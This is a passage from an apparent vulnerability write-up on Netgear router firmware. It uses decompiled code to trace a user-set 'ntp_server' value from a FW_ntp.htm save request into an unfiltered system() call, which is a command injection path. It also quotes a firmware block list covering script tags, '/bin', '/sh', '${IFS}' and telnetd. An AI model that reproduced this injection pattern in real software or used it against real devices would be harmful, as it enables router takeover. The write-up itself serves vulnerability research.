  || strstr(v3, (const char *)&off_C006C)
  || strcasestr(v3, "<script>")
  || strcasestr((*v2)[1], "</script>")
  || strcasestr((*v2)[1], &off_C007C)
  || strcasestr((*v2)[1], &off_C0080)
  || strcasestr((*v2)[1], &off_C0084)
  || strcasestr((*v2)[1], "\"")
  || strcasestr((*v2)[1], &off_C0088)
  || strcasestr((*v2)[1], &off_C008C)
  || strcasestr((*v2)[1], "onclick=alert")
  || strcasestr((*v2)[1], "telnetd") && strcasestr((*v2)[1], &off_C00A8) )
{
  goto LABEL_34;
}
if ( strcasestr((*v2)[1], &unk_C00AC) )
{
  v4 = (const char **)&off_EB6E0;
  if ( strcasestr((*v2)[1], &unk_C00B0) )
    break;
}
if ( strcasestr((*v2)[1], "function") && strcasestr((*v2)[1], &unk_C00B4) && strcasestr((*v2)[1], &unk_C00B8)
  || strcasestr((*v2)[1], &unk_C00B8)
  && (strcasestr((*v2)[1], "alert") || strcasestr((*v2)[1], "confirm") || strcasestr((*v2)[1], "prompt"))
  || strcasestr((*v2)[1], "/sh") && !strcasestr((*v2)[1], "/shares")
  || strcasestr((*v2)[1], "/bin")
  || strcasestr((*v2)[1], "/sbin")
  || strcasestr((*v2)[1], "${IFS}")
  || strcasestr((*v2)[1], "$IFS") )
{
00030A20 FindForbidValue:35 (30A20)
```

Through packet capture, it can be seen that todo=save, this_file=FW_ntp.htm, so analyze the save function.

In line 816, it can be seen that when this file=FW_ntp.htm, it will go to COMMAND (v54), thus calling `rc` to execute `ntp restart`




```
814      goto LABEL_115;
815    }
816    if ( !strcmp(val, "FW_ntp.htm") )
817    {
818      nvram_set("timezone_atd_state", "2");
819      v54 = "/usr/sbin/rc timezone start;\t\t\t/usr/sbin/rc ntp restart";
820      goto LABEL_115;
821    }
822    if ( !strcmp(val, "STR_routes.htm") || !strcmp(val, "STR_add.htm") )
823    {
824      v54 = "/usr/sbin/rc route restart;/usr/sbin/rc ripd restart&";
```




```
          v54 = "/usr/sbin/rc
LABEL_115:
          COMMAND(v54);
        }
```

In the `sub_68EFC` function, the value of `ntp_sever` will be set, which can be controlled by the user by modifying the post package body




```
int __fastcall sub_68EFC(int a1)
{
  nvram_set("ntp_server", a1);
  return 0;
}
```

`rc` will call `rc_apps` and find the sub_44DAE8 function in `rc_apps`, which executes `ntp restart`



```
int __fastcall sub_44DAE8(int a1, int a2)
{
  if ( a1 < 2 )
    return sub_44DA90();
  if ( !strcmp(*(const char **)(a2 + 4), "start") )
    return start_ntp();
  if ( !strcmp(*(const char **)(a2 + 4), "stop") )
    return stop_ntp();
  if ( !strcmp(*(const char **)(a2 + 4), "restart") )
  {
    stop_ntp();
    return start_ntp();
  }
  if ( !strcmp(*(const char **)(a2 + 4), "up") )
    return ntp_up();
  if ( !strcmp(*(const char **)(a2 + 4), "sync") )
    return ntp_sync();
  else
    return sub_44DA90();
}
```

In `ntp restart`, `start_ntp` will be called, which will cause the `ntp_server` parameter command to execute



```
int start_ntp()
{
  _BYTE *v0; // $v0
  void *v1; // $v0
  const char *v3; // $v0
  const char *v4; // $v0
  int v5; // [sp+18h] [+18h]
  int default_wan; // [sp+1Ch] [+1Ch]

  default_wan = get_default_wan();
  if ( !default_wan )
    _assert("def_wan", "ntp/ntp_cfg.c", 21);
  v5 = nv_get_int("wan", "uptime_", default_wan);
  if ( v5 < 0 )
    v5 = nv_get_int("wan", "uptime_", 2);
  if ( v5 < 0 )
    v5 = nv_get_int("wan", "uptime_", 3);
  if ( v5 > 0 )
    SYSTEM("/bin/echo > /tmp/ntp_start");
  v0 = (_BYTE *)nvram_get("ntp_custom");
  if ( !v0 )
    v0 = &unk_4CED7C;
  if ( *v0 == 48 )
  {
    v1 = (void *)nvram_get("time_zone");
    if ( !v1 )
      v1 = &unk_4CED7C;
    if ( RC_FindForbidValue(v1) )
      return 0;
    v3 = (const char *)nvram_get("time_zone");
    if ( !v3 )
      v3 = (const char *)&unk_4CED7C;
    SYSTEM("/usr/sbin/netgear_ntp -z %s& ", v3);
  }
  else
  {
    v4 = (const char *)nvram_get("ntp_server");
    if ( !v4 )
      v4 = (const char *)&unk_4CED7C;
    SYSTEM("/usr/sbin/netgear_ntp -h %s& ", v4);
  }
  return 0;
}
```